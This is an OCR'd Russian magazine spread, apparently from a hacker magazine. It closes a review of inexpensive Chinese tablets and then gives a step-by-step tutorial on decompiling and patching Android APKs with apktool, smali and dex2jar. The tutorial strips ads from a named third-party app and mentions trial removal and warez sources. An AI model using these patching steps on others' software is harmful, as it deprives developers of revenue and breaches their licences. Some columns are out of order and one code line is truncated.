Сразу оговорюсь, что оба планшета построены на одной и той же платформе и отличаются только размерами экранов и дизайном. Оба основаны на SoC Rockchip RK3066, с двумя процессорными ядрами Cortex-A9 на 1,6 ГГц, четырьмя ядрами GPU Mali-400MP4 на 300 МГц (стоит сказать, что данный SoC производительнее любого, используемого в Ainol), гигабайтом памяти и 16 Гб внутренней NAND-памяти (часть которой — это обычная флеш-память, но это проблема всех «китайцев»). Оба оснащены датчиками освещенности и положения, оба поддерживают Bluetooth, Wi-Fi, а также 3G, если ты готов переплатить 40 баксов за соответствующую модель. В качестве внешних выходов здесь есть два miniUSB-порта, один из которых поддерживает OTG, а также miniHDMI-выход и слот для карт памяти. Также оба оснащены хорошими стереодинамиками.

Отличие моделей заключается, как я уже сказал, в размерах экранов. В M2 установлен экран на 9,7 дюйма со стандартнейшим разрешением 1024 × 768 (то есть плотность пикселей здесь почти в два раза выше, чем на 17-дюймовом мониторе), тогда как у M3 — 10,1 с разрешением 1280 × 800. Разница эта выливается в два простых факта. Во-первых, получается, что у M3 плотность пикселей выше, поэтому со стандартного расстояния, на котором ты будешь держать планшет, ты почти не заметишь «лесенок», тогда как в M2 этот эффект все же есть. Во-вторых, у M2 соотношение сторон 4:3, а это значит, что его удобнее всего использовать для веб-серфинга и других подобных задач, тогда как на M3 гораздо удобнее смотреть фильмы.

Особо следует отметить само качество дисплея обеих моделей. Это отличная Super IPS матрица с практически неограниченными углами обзора, без всякого ухода в затемнение, с очень высокой яркостью, контрастностью и насыщенными цветами. Работать с планшетом, имеющим такой экран, — одно удовольствие, он не засвечивается на солнце и обеспечивает превосходное качество картинки при просмотре HD-фильмов.

Качество сборки также на высоте, панели аккуратно подогнаны друг под друга, а для задней стенки использован алюминий, в сторону которого обращен сам SoC, так что с теплоотводом тут все в порядке. В качестве батареи здесь использованы две 3,7-вольтовые батареи емкостью 3500 мА · ч, соединенные последовательно, так что итоговая емкость составляет 7000 мА · ч. Причем последовательное соединение дает в результате напряжение в 7,4 В, поэтому в качестве зарядника используется 9-вольтовый блок питания с током 2,5 А, который заряжает планшет с нуля за каких-то два часа.

Слишком уж хорошо для планшета за 200 долларов, не правда ли? Действительно, как и всегда бывает с «китайцами», в любой, даже самой большой и красивой бочке меда есть ложка дегтя. К счастью, проблем всего несколько, и все их можно вылечить, правда, для этого придется лезть внутрь. Первая серьезная проблема — это засветы. У кого-то их больше, у кого-то нет совсем. Видимо, все зависит от китайца, который занимался сборкой. Решается проблема осторожным подкручиванием болтов, крепящих экран. Вторая проблема — это смерть тач-панели через некоторое время после начала использования. Появляется она у небольшого числа юзеров и может быть вылечена впаиванием диода стоимостью один рубль между контактами тач-панели. Руководство есть в интернете, но, если руки кривые, любой радиомастер сделает это за символическую бутылку водки. Ходят слухи, что в новых партиях все уже исправлено. Третья проблема — плохой прием Wi-Fi-сигнала. Это типичнейшая для «китайцев» бага, и она всегда лечится переклейкой антенны ближе к краю планшета. Почему они не делают это еще на заводе, остается загадкой до сих пор. Ну и напоследок — это шлейфы, которые могут быть просто неплотно воткнуты в гнезда (проявляется в темном экране, плохой работе тача или фантомных нажатиях). Это легко поправить понятно каким способом. Корпус, кстати, хоть и хорош, но скрипит при «скручивании».



PiPO M3, заказанный мной в китайском магазине



Ainol Novo 10 Hero



PiPO M3: осмотр с пристрастием



Вот так выглядит однокристальная система Rockchip RK3066

Еще одна слабая сторона планшета — это отсутствие хороших сторонних прошивок. Нет, тут есть модификации стандартной прошивки, в которых убраны разные китайские приблуды, а маркет обучен видеть больше софта, но AOKP и CyanogenMod, собранных из исходников, пока нет (что, скорее всего, является вопросом времени). Зато есть обновления от производителя. Нечастые, но есть.

И ЭТО ВСЁ?

На самом деле рынок китайских планшетов практически безграничен. Здесь работает множество компаний, от типичнейших ноунеймов до «дорогих» SmartQ. В этом обзоре я рассказал лишь о недорогих моделях, заслуживающих внимания. Однако, как ты уже понял, все эти «китайцы» имеют свои проблемы, так что они станут хорошим приобретением, если руки у тебя растут из правильного места. Всем остальным я бы порекомендовал доплатить 100 долларов и взять уже более качественного «китайца», в котором проблем почти не наблюдается. Но стоит иметь в виду, что в этом случае ты можешь получить модель с худшими характеристиками, а от брака не застрахован никто.

КИТАЙСКАЯ СПЕЦИФИКА

В заключение статьи я хотел бы остановиться на особенностях китайского производства. Бизнес-модель любой китайской компании, предлагающей дешевые продукты чуть ли не по цене комплектующих (то есть не таких «дорогих» брендов, как MEIZU или ZTE), основывается на двух составляющих: дешевой рабочей силе и отсутствии внятного тестирования и проработки дизайна. В сущности, китайцы просто берут одну из систем на кристалле (SoC), приделывают к ней память, модули связи, аккумулятор, прикидывают, какое для всего этого нужно пространство, вычерчивают на основе этих данных корпус и пускают все это в производство руками низкооплачиваемого и низкоквалифицированного персонала.

Результатом такой схемы работы становится не только низкая цена, но и продукт, который всегда находится в стадии тестирования и доработки, но при этом вовсю продается. Работает это примерно так: компания выпускает первую партию продукта, который быстро попадает в руки потребителя, тот, в свою очередь, находит в ней множество багов и жалуется на это компании. Руководство последней пинает инженеров и сборщиков, указывая им на ошибки, и выпускает вторую партию, багов в которой уже меньше, но еще достаточно. Процесс повторяется вновь, и со временем продукт доводится до приемлемого состояния.

Все это, конечно, не свойственно совсем уж «подвальным компаниям», которым плевать и на баги, и на потребителя, и на самих себя, но имеет место быть в случае с реально зарегистрированными компаниями, на протяжении лет выпускающими все новые и новые продукты. Именно на такие компании следует обращать внимание при покупке «китайцев», а также стоит иметь в виду, что, даже если первая их модель была полным шлаком, десятая уже может быть вполне качественным продуктом. Также имеет значение партия продукта. Как я уже сказал, со временем товар обычно избавляется от недостатков; это приводит нас к выводу, что брать следует продукцию той компании, которая уже давно находится на китайском рынке, но при этом не бежать за новинками, а выждать несколько месяцев (а лучше полгода) перед тем, как продукт будет доведен до ума. Следуя этой логике, шансы приобрести хорошую вещь за смешные деньги резко возрастают. ⌶

ОНЛАЙН-МАГАЗИНЫ

Купить китайский планшет или смартфон можно во многих интернет-магазинах, в том числе российских. Однако следует иметь в виду, что многие интернет-магазины не слишком обременяют себя тестированием продуктов перед отправкой и могут вести себя наплевательски по отношению к клиентам. Особо стоит отметить российские магазины, большинство из которых занимаются тем, что просто перенаправляют заказы в китайские магазины, а разницу в сумме (которая бывает весьма существенной) кладут себе в карман. Поэтому от их услуг лучше вообще отказаться в пользу проверенных китайских сторов, самые достойные из которых перечислены ниже.

tinydeal.com — один из крупнейших магазинов, в котором есть почти любая электроника. Низкие цены, но техника в основном некачественная. Работают быстро, мгновенно реагируют на любые претензии, но не утруждают себя проверкой товара перед отправкой. Доставка бесплатна.

pandawill.com — специализируется на продаже смартфонов, планшетов и аксессуаров к ним. Цены тоже низкие, но может позволить себе различные выкрутасы в виде задержки в отправлении на несколько дней. Товары тестируются перед отправкой, проблем с возвратом нет. Доставка бесплатна.

spemall.com — по сути, аналог последнего магазина, но с более высокими ценами и лучшим качеством обслуживания. Соответственно, тут нет и некоторых недостатков pandawill: все работает быстро и по графику, техподдержка адекватная и отзывчивая. Доставка тут тоже бесплатная.

aliexpress.com — ближайший китайский аналог ebay.com, площадка для различных торговцев. Поэтому здесь тоже можно найти выгодные предложения, но нет гарантий, приходится действовать на свой страх и риск. Многие продавцы предлагают бесплатную доставку в любую точку мира.

INFO

• Китайские планшеты развиваются так быстро, что я не буду удивлен, если к выходу журнала в свет описанные в статье модели уже устареют. Однако это не сделает их хуже, а энтузиасты уже успеют создать множество прошивок и модификаций для них.

Роман Ярыженко (rommanio@yandex.ru)
Евгений Зобнин (zobnin@gmail.com)

АНАТОМИЯ С ПРЕПАРАЦИЕЙ



Иногда некоторые приложения на Android чем-то не устраивают пользователя. В качестве примера можно привести назойливую рекламу. А то бывает и так — всем хороша программа, да только перевод в ней или кривой, или вовсе отсутствует. Или, например, программа триальная, а получить полную версию возможности нет. Как же изменить ситуацию?

ВВЕДЕНИЕ

В этой статье мы поговорим о том, как разобрать пакет APK с приложением, рассмотрим его внутреннюю структуру, дизассемблируем и декомпилируем байт-код, а также попробуем внести в приложения несколько изменений, которые могут принести нам ту или иную выгоду.

Чтобы сделать все это самостоятельно, потребуются хотя бы начальные знания языка Java, на котором пишутся приложения для Android, и языка XML, который используется в Android повсеместно — от описания самого приложения и его прав доступа до хранения строк, которые будут выведены на экран. Также понадобится умение обращаться со специализированным консольным софтом.

Итак, что же представляет собой пакет APK, в котором распространяется абсолютно весь софт для Android?

УСТРОЙСТВО APK-ПАКЕТОВ И ИХ ПОЛУЧЕНИЕ

Пакет приложения Android, по сути, является обычным ZIP-файлом, для просмотра содержимого и распаковки которого никаких специальных инструментов не требуется. Достаточно иметь архиватор — 7-Zip для Windows или консольный unzip в Linux. Но это что касается обертки. А что внутри? Внутри же у нас в общем случае такая структура:


- **META-INF/** — содержит цифровой сертификат приложения, удостоверяющий его создателя, и контрольные суммы файлов пакета;
- **res/** — различные ресурсы, которые приложение использует в своей работе, например изображения, декларативное описание интерфейса, а также другие данные;
- **AndroidManifest.xml** — описание приложения. Сюда входит, например, список требуемых разрешений, требуемая версия Android и необходимое разрешение экрана;

```
public void onSensorChanged(SensorEvent paramSensorEvent)
{
  if (((this.status == 0) || (this.status == 2)) && ((paramSensorEvent.values[0] > 11.0F) || (
    setStatus(1);
}

protected void onStart()
{
  super.onStart();
  this.wakeLock.acquire();
  CCDirector.sharedDirector().attachInView(this.gLSurfaceView);
  CCDirector.sharedDirector().setDeviceOrientation(1);
  CCDirector.sharedDirector().setDisplayFPS(false);
  CCDirector.sharedDirector().setAnimationInterval(0.0166666675359011D);
  CCDirector.sharedDirector().runWithScene(this.scene);
  BackgroundLayer localBackgroundLayer = new BackgroundLayer(ccColor4B.ccc4(0, 0, 0, 0));
  this.scene.addChild(localBackgroundLayer);
  this.flamelightLayer = new FlamelightLayer(ccColor4B.ccc4(0, 0, 0, 0));
  this.scene.addChild(this.flamelightLayer);
  TorchUsedLayer localTorchUsedLayer = new TorchUsedLayer(ccColor4B.ccc4(0, 0, 0, 0));
  heightStart = localTorchUsedLayer.getFullHeight();
  this.scene.addChild(localTorchUsedLayer);
  this.startParticleSystem = StartParticleSystem.node();
  this.scene.addChild(this.startParticleSystem);
  this.flameParticleSystem = FlameParticleSystem.node();
  this.scene.addChild(this.flameParticleSystem);
  this.smokeParticleSystem = SmokeParticleSystem.node();
  this.scene.addChild(this.smokeParticleSystem);
  setHeight(heightStart);
  setStatus(0);
  this.ad.start();
  if (this.orientationEventListener.canDetectOrientation())
    this.orientationEventListener.enable();
}

protected void onStop()
{
```

Поиск кода рекламы в jd-gui



Создание ключа в apk-signer

WARNING

• Чтобы подписать приложение с помощью apk-signer, ты должен установить Android SDK и указать полный путь до него в настройках приложения.

• Вся информация предоставлена исключительно в ознакомительных целях. Ни редакция, ни автор не несут ответственности за любой возможный вред, причиненный материалами данной статьи.

- **classes.dex** — компилированный байт-код приложения для виртуальной машины Dalvik;
- **resources.arsc** — тоже ресурсы, но другого рода — в частности, строки (да-да, этот файл можно использовать для русификации!).

Перечисленные файлы и каталоги есть если не во всех, то, пожалуй, в абсолютном большинстве APK. Однако стоит упомянуть еще несколько не столь распространенных файлов/каталогов:

- **assets** — аналог ресурсов. Основное отличие — для доступа к ресурсу необходимо знать его идентификатор, список asset'ов же можно получать динамически, используя метод AssetManager.list() в коде приложения;
- **lib** — нативные Linux-библиотеки, написанные с помощью NDK (Native Development Kit). Этот каталог используют производители игр, помещая туда движок игры, написанный на C/C++, а также создатели высокопроизводительных приложений (например, Google Chrome). С устройством разобрались. Но как же получить сам файл пакета интересующего приложения? Поскольку без рута с устройства забрать файлы APK не представляется возможным (они лежат в каталоге /data/app), а рутить не всегда целесообразно, имеется как минимум три способа получить файл приложения на компьютер:

- расширение APK Downloader для Chrome (bit.ly/ADu0gb);
- приложение Real APK Leecher (bit.ly/yKbhm6);
- различные файлообменники и варезники.

Какой из них взять на вооружение — дело вкуса; мы предпочитаем использовать отдельные приложения, поэтому опишем Real APK Leecher, тем более что написан он на Java и, соответственно, работать будет хоть в винде, хоть в никсах.

После запуска программы необходимо заполнить три поля: Email, Password и Device ID — и выбрать язык. Первые два — e-mail и пароль твоего гуглоаккаунта, который ты используешь на устройстве. Третий же является идентификатором устройства, и его можно получить, набрав на номеронабирателе код *#*#8255#*#* и затем найдя строку Device ID. При заполнении надо ввести только ID без префикса android-.

После заполнения и сохранения нередко выскакивает сообщение «Error while connecting to server». Оно не имеет отношения к Google Play, поэтому смело его игнорируй и ищи интересующие тебя пакеты.

ПРОСМОТР И МОДИФИКАЦИЯ

Допустим, ты нашел интересующий тебя пакет, скачал, распаковал... и при попытке просмотра какого-нибудь XML-файла с удивлением обнаружил, что файл не текстовый. Чем же его декомпилировать и как вообще работать с пакетами? Неужели необходимо ставить SDK? Нет, SDK ставить вовсе не обязательно. На самом деле для всех шагов по распаковке, модификации и упаковке пакетов APK нужны следующие инструменты:

- архиватор ZIP для распаковки и запаковки;
- **smali** — ассемблер/дизассемблер байт-кода виртуальной машины Dalvik (code.google.com/p/smali);
- **aapt** — инструмент для запаковки ресурсов (по умолчанию ресурсы хранятся в бинарном виде для оптимизации производительности приложения). Входит в состав Android SDK, но может быть получен и отдельно;
- **signer** — инструмент для цифровой подписи модифицированного пакета (bit.ly/Rmrv4M).

Использовать все эти инструменты можно и по отдельности, но это неудобно, поэтому лучше воспользоваться более высокоуровневым софтом, построенным на их основе. Если ты работаешь в Linux или Mac OS X, то тут есть инструмент под названием apktool (bit.ly/aetta7). Он позволяет распаковывать ресурсы

ДЕКОМПИЛЯЦИЯ ПРИЛОЖЕНИЙ

В статье мы работали только с дизассемблированным кодом приложения, однако если в большие приложения вносить более серьезные изменения, разобраться в коде smali будет гораздо сложнее. К счастью, мы можем декомпилировать код dex в Java-код, который будет хоть и не оригинальным и не компилируемым обратно, но гораздо более легким для чтения и понимания логики работы приложения. Чтобы сделать это, нам понадобятся два инструмента:

- dex2jar — транслятор байт-кода Dalvik в байт-код JVM, на основе которого мы сможем получить код на языке Java (code.google.com/p/dex2jar);
- jd-gui — сам декомпилятор, позволяющий получить из байт-кода JVM читаемый код Java (java.decompiler.free.fr). В качестве альтернативы можно использовать Jad (www.varaneckas.com/jad); хоть он и довольно старый, но в некоторых случаях генерирует более читаемый код, нежели Jd-gui.

Использовать их следует так. Сначала запускаем dex2jar, указывая в качестве аргумента путь до apk-пакета:

```
% dex2jar.sh mail.apk
```

В результате предыдущей операции в текущем каталоге появится Java-пакет mail.jar, который уже можно открыть в jd-gui для просмотра Java-кода.

ТЕОРИЯ — ЭТО, КОНЕЧНО, ХОРОШО, НО ЗАЧЕМ ОНА НУЖНА, ЕСЛИ МЫ НЕ ЗНАЕМ, ЧТО ДЕЛАТЬ С РАСПАКОВАННЫМ ПАКЕТОМ?

в оригинальный вид (в том числе бинарные XML- и arsc-файлы), пересобирать пакет с измененными ресурсами, но не умеет подписывать пакеты, так что запускать утилиту signer придется вручную. Несмотря на то что утилита написана на Java, ее установка достаточно нестандартна. Сначала следует получить сам jar-файл:

```
$ cd /tmp
$ wget http://bit.ly/WC3OCz
$ tar -xjf apktool1.5.1.tar.bz2
```

Далее нам понадобится скрипт-обвязка для запуска apktool (он, кстати, доступен и для Windows), включающий в себя еще и утилиту aapt, которая понадобится для запаковки пакета:

```
$ wget http://bit.ly/WRjEc7
$ tar -xjf apktool-install-linux-↵
r05-ibot.tar.bz2
```

Далее просто сваливаем содержимое обоих архивов в каталог ~/bin и добавляем его в $PATH:

```
$ mv apktool.jar ~/bin
$ mv apktool-install-linux-r05-ibot/* ↵
~/bin
$ export PATH=~/bin:$PATH
```

Если же ты работаешь в Windows, то для нее есть превосходный инструмент под названием Virtuous Ten Studio (bit.ly/UvkYlj), который также аккумулирует в себе все эти инструменты (включая сам apktool), но вместо CLI-интерфейса предоставляет пользователю интуитивно понятный графический интерфейс, с помощью которого можно выполнять операции по распаковке, дизассемблированию и декомпиляции в несколько кликов. Инструмент этот Donation-ware, то есть иногда появляются окошки с предложением получить лицензию, но это, в конце концов, можно и потерпеть. Описывать его не имеет никакого смысла, потому что разобраться в интерфейсе можно за несколько минут. А вот apktool, вследствие его консольной природы, следует обсудить подробнее.

Рассмотрим опции apktool. Если вкратце, то имеются три основные команды: d (decode), b (build) и if (install framework). Если с первыми двумя командами все понятно, то что делает третья, условный оператор? Она распаковывает указанный UI-фреймворк, который необходим в тех случаях, когда ты препарируешь какой-либо системный пакет.

Рассмотрим наиболее интересные опции первой команды:

- **-s** — не дизассемблировать файлы dex;
- **-r** — не распаковывать ресурсы;
- **-b** — не вставлять отладочную информацию в результаты дизассемблирования файла dex;
- **--frame-path** — использовать указанный UI-фреймворк вместо встроенного в apktool.

Теперь рассмотрим пару опций для команды b:

- **-f** — форсированная сборка без проверки изменений;
- **-a** — указываем путь к aapt (средство для сборки APK-архива), если ты по какой-то причине хочешь использовать его из другого источника.

Пользоваться apktool очень просто, для этого достаточно указать одну из команд и путь до APK, например:


```
$ apktool d mail.apk
```

После этого в каталоге mail появятся все извлеченные и дизассемблированные файлы пакета.

ПРЕПАРИРОВАНИЕ. ОТКЛЮЧАЕМ РЕКЛАМУ

Теория — это, конечно, хорошо, но зачем она нужна, если мы не знаем, что делать с распакованным пакетом? Попробуем применить теорию с пользой для себя, а именно модифицируем какую-нибудь софтину так, чтобы она не показывала нам рекламу. Для примера пусть это будет Virtual Torch — виртуальный факел. Для нас эта софтина подойдет идеально, потому что она под завязку набита раздражающей рекламой и к тому же достаточно проста, чтобы не потеряться в дебрях кода.


Итак, с помощью одного из приведенных способов скачай приложение из маркета (bit.ly/13tUCWC). Если ты решил использовать Virtuous Ten Studio, просто открой APK-файл




Наш подопытный кролик. Видна реклама



Он же, но уже без рекламы



Настройка Real APK Leecher



Импорт APK в Virtuous Ten Studio

INFO

• Так как мы подписали пакет нашим собственным ключом, он будет конфликтовать с оригинальным приложением, а это значит, что при попытке обновить софтину через маркет мы получим ошибку.

• Цифровая подпись необходима только стороннему софту, поэтому если ты занимаешься модификацией системных приложений, которые устанавливаются копированием в каталог /system/app/, то подписывать их не нужно.

WWW

• Перевод приложений Android: bit.ly/ruwJUI;
• пример снятия триала с приложения: bit.ly/TO67VZ.

в приложении и распакуй его, для чего создай проект (File → New project), затем в контекстном меню проекта выбери Import File. Если же твой выбор пал на apktool, то достаточно выполнить одну команду:

```
$ apktool d com.kauf.particle.↵
virtualtorch.apk
```

После этого в каталоге com.kauf.particle.virtualtorch появится файловое дерево, похожее на описанное в предыдущем разделе, но с дополнительным каталогом smali вместо dex-файлов и файлом apktool.yml. Первый содержит дизассемблированный код исполняемого dex-файла приложения, второй — служебную информацию, необходимую apktool для сборки пакета обратно.

Первое место, куда мы должны заглянуть, — это, конечно же, AndroidManifest.xml. И здесь мы сразу встречаем следующую строку:

```
<uses-permission android:name=↵
"android.permission.INTERNET" />
```

Нетрудно догадаться, что она отвечает за предоставление приложению полномочий на использование интернет-соединения. По сути, если мы хотим просто избавиться от рекламы, нам, скорее всего, достаточно будет запретить приложению интернет. Попытаемся это сделать. Удаляем указанную строку и пробуем собрать софтину с помощью apktool:

```
$ apktool b com.kauf.particle.↵
virtualtorch
```

В каталоге com.kauf.particle.virtualtorch/build/ появится результирующий APK-файл. Однако установить его не получится, так как он не имеет цифровой подписи и контрольных сумм файлов (в нем просто нет каталога META-INF/). Мы должны подписать пакет с помощью утилиты apk-signer. Запустили. Интерфейс состоит из двух вкладок — на первой (Key Generator) создаем ключи, на второй (APK Signer) подписываем. Чтобы создать наш приватный ключ, заполняем следующие поля:

- **Target File** — выходной файл хранилища ключей; в нем обычно хранится одна пара ключей;
- **Password и Confirm** — пароль для хранилища;
- **Alias** — имя ключа в хранилище;
- **Alias password и Confirm** — пароль секретного ключа;
- **Validity** — срок действия (в годах). Значение по умолчанию оптимально.

Остальные поля, в общем-то, необязательны — но необходимо заполнить хотя бы одно.

Теперь этим ключом можно подписать APK. На вкладке APK Signer выбираем только что сгенерированный файл, вводим пароль, алиас ключа и пароль к нему, затем находим файл APK и смело жмем кнопку «Sign». Если все пройдет нормально, пакет будет подписан.

После этого скидываем пакет на смартфон, устанавливаем и запускаем. Вуаля, реклама пропала! Вместо нее, однако, появилось сообщение, что у нас нет интернета или отсутствуют соответствующие разрешения. По идее, этого могло бы и хватить, но сообщение выглядит раздражающе, да и, если честно, нам просто повезло с тупым приложением. Нормально написанная софтина, скорее всего, уточнит свои полномочия или проверит наличие интернет-соединения и в противном случае просто откажется запускаться. Как быть в этом случае? Конечно, править код.

Обычно авторы приложений создают специальные классы для вывода рекламы и вызывают методы этих классов во время запуска приложения или одной из его «активностей» (упрощенно говоря, экранов приложения). Попробуем найти эти классы. Идем в каталог smali, далее com (в org лежит только открытая графическая библиотека cocos2d), далее kauf (именно туда, потому что это имя разработчика и там лежит весь его код) — и вот он, каталог marketing. Внутри находим кучу файлов с расширением smali. Это классы, и наиболее

примечателен из них класс Ad.smali, по названию которого нетрудно догадаться, что именно он выводит рекламу.

Мы могли бы изменить логику его работы, но гораздо проще будет тупо убрать вызовы любых его методов из самого приложения. Поэтому выходим из каталога marketing и идем в соседний каталог particle, а затем в virtualtorch. Особого внимания здесь заслуживает файл MainActivity.smali. Это стандартный для Android класс, который создается Android SDK и устанавливается в качестве точки входа в приложение (аналог функции main в Си). Открываем файл на редактирование.

Внутри находится код smali (местный ассемблер). Он довольно запутанный и трудный для чтения в силу своей низкоуровневой природы, поэтому мы не будем его изучать, а просто найдем все упоминания класса Ad в коде и закомментируем их. Вбиваем строку «Ad» в поиске и попадаем на строку 25:

```
.field private ad:Lcom/kauf/marketing/Ad;
```

Здесь создается поле ad для хранения объекта класса Ad. Комментируем с помощью установки знака # перед строкой. Продолжаем поиск. Строка 423:

```
new-instance v3, Lcom/kauf/marketing/Ad;
```

Здесь происходит создание объекта. Комментируем. Продолжаем поиск и находим в строках 433, 435, 466, 468, 738, 740, 800 и 802 обращения к методам класса Ad. Комментируем. Вроде все. Сохраняем. Теперь пакет необходимо собрать обратно и проверить его работоспособность и наличие рекламы. Для чистоты эксперимента возвращаем удаленную из AndroidManifest.xml строку, собираем пакет, подписываем и устанавливаем.

Оп-па! Реклама пропала только во время работы приложения, но осталась в главном меню, которое мы видим, когда запускаем софтину. Так, подождите, но ведь точка входа — это класс MainActivity, а реклама пропала во время работы приложения, но осталась в главном меню, значит, точка входа другая? Чтобы выявить истинную точку входа, вновь открываем файл AndroidManifest.xml. И да, в нем есть следующие строки:

```
<activity android:label="@string/app_name" android:name=".Start" android:screenOrientation="portrait">
  <intent-filter>
    <action android:name="android.intent.action.MAIN" />
    <category android:name="android.intent.category.LAUNCHER" />
  </intent-filter>
</activity>
```

Они говорят нам (и, что важнее, андроиду) о том, что активность с именем Start должна быть запущена в ответ на генерацию интента (события) android.intent.action.MAIN из категории android.intent.category.LAUNCHER. Это событие генерируется при тапе на иконку приложения в ланчере, поэтому оно и определяет точку входа, а именно класс Start. Скорее всего, программист сначала написал приложение без главного меню, точкой входа в которое был стандартный класс MainActivity, а затем добавил новое окно (активность), содержащее меню и описанное в классе Start, и вручную сделал его точкой входа.

Открываем файл Start.smali и вновь ищем строку «Ad», находим в строках 153 и 155 упоминание класса FirstAd. Он тоже есть в исходниках и, судя по названию, как раз и отвечает за показ объявлений на главном экране. Смотрим дальше, идет создание экземпляра класса FirstAd и интента, по контексту имеющего отношение к этому экземпляру, а дальше метка cond_10, условный переход на которую осуществляется аккурат перед созданием экземпляра класса:

```
if-ne p1, v0, :cond_10
.line 74
new-instance v0, Landroid/content/Intent;
...
:cond_10
```

Скорее всего, программа каким-то случайном образом вычисляет, нужно ли показывать рекламу на главном экране, и, если нет, перескакивает сразу на cond_10. OK, упростим ей задачу и заменим условный переход на безусловный:

```
#if-ne p1, v0, :cond_10
goto :cond_10
```

Больше упоминаний FirstAd в коде нет, поэтому закрываем файл и вновь собираем наш виртуальный факел с помощью apktool. Копируем на смартфон, устанавливаем, запускаем. Вуаля, вся реклама исчезла, с чем нас всех и поздравляем.

ИТОГИ

Эта статья лишь краткое введение в методы вскрытия и модификации Android-приложений. За кадром остались многие вопросы, такие как снятие защиты, разбор обфусцированного кода, перевод и замена ресурсов приложения, а также модификация приложений, написанных с использованием Android NDK. Однако, имея базовые знания, разобраться во всем этом — лишь вопрос времени. ⌶

ПОДПИШИСЬ!

8-800-200-3-999
+7 (495) 663-82-77 (бесплатно)

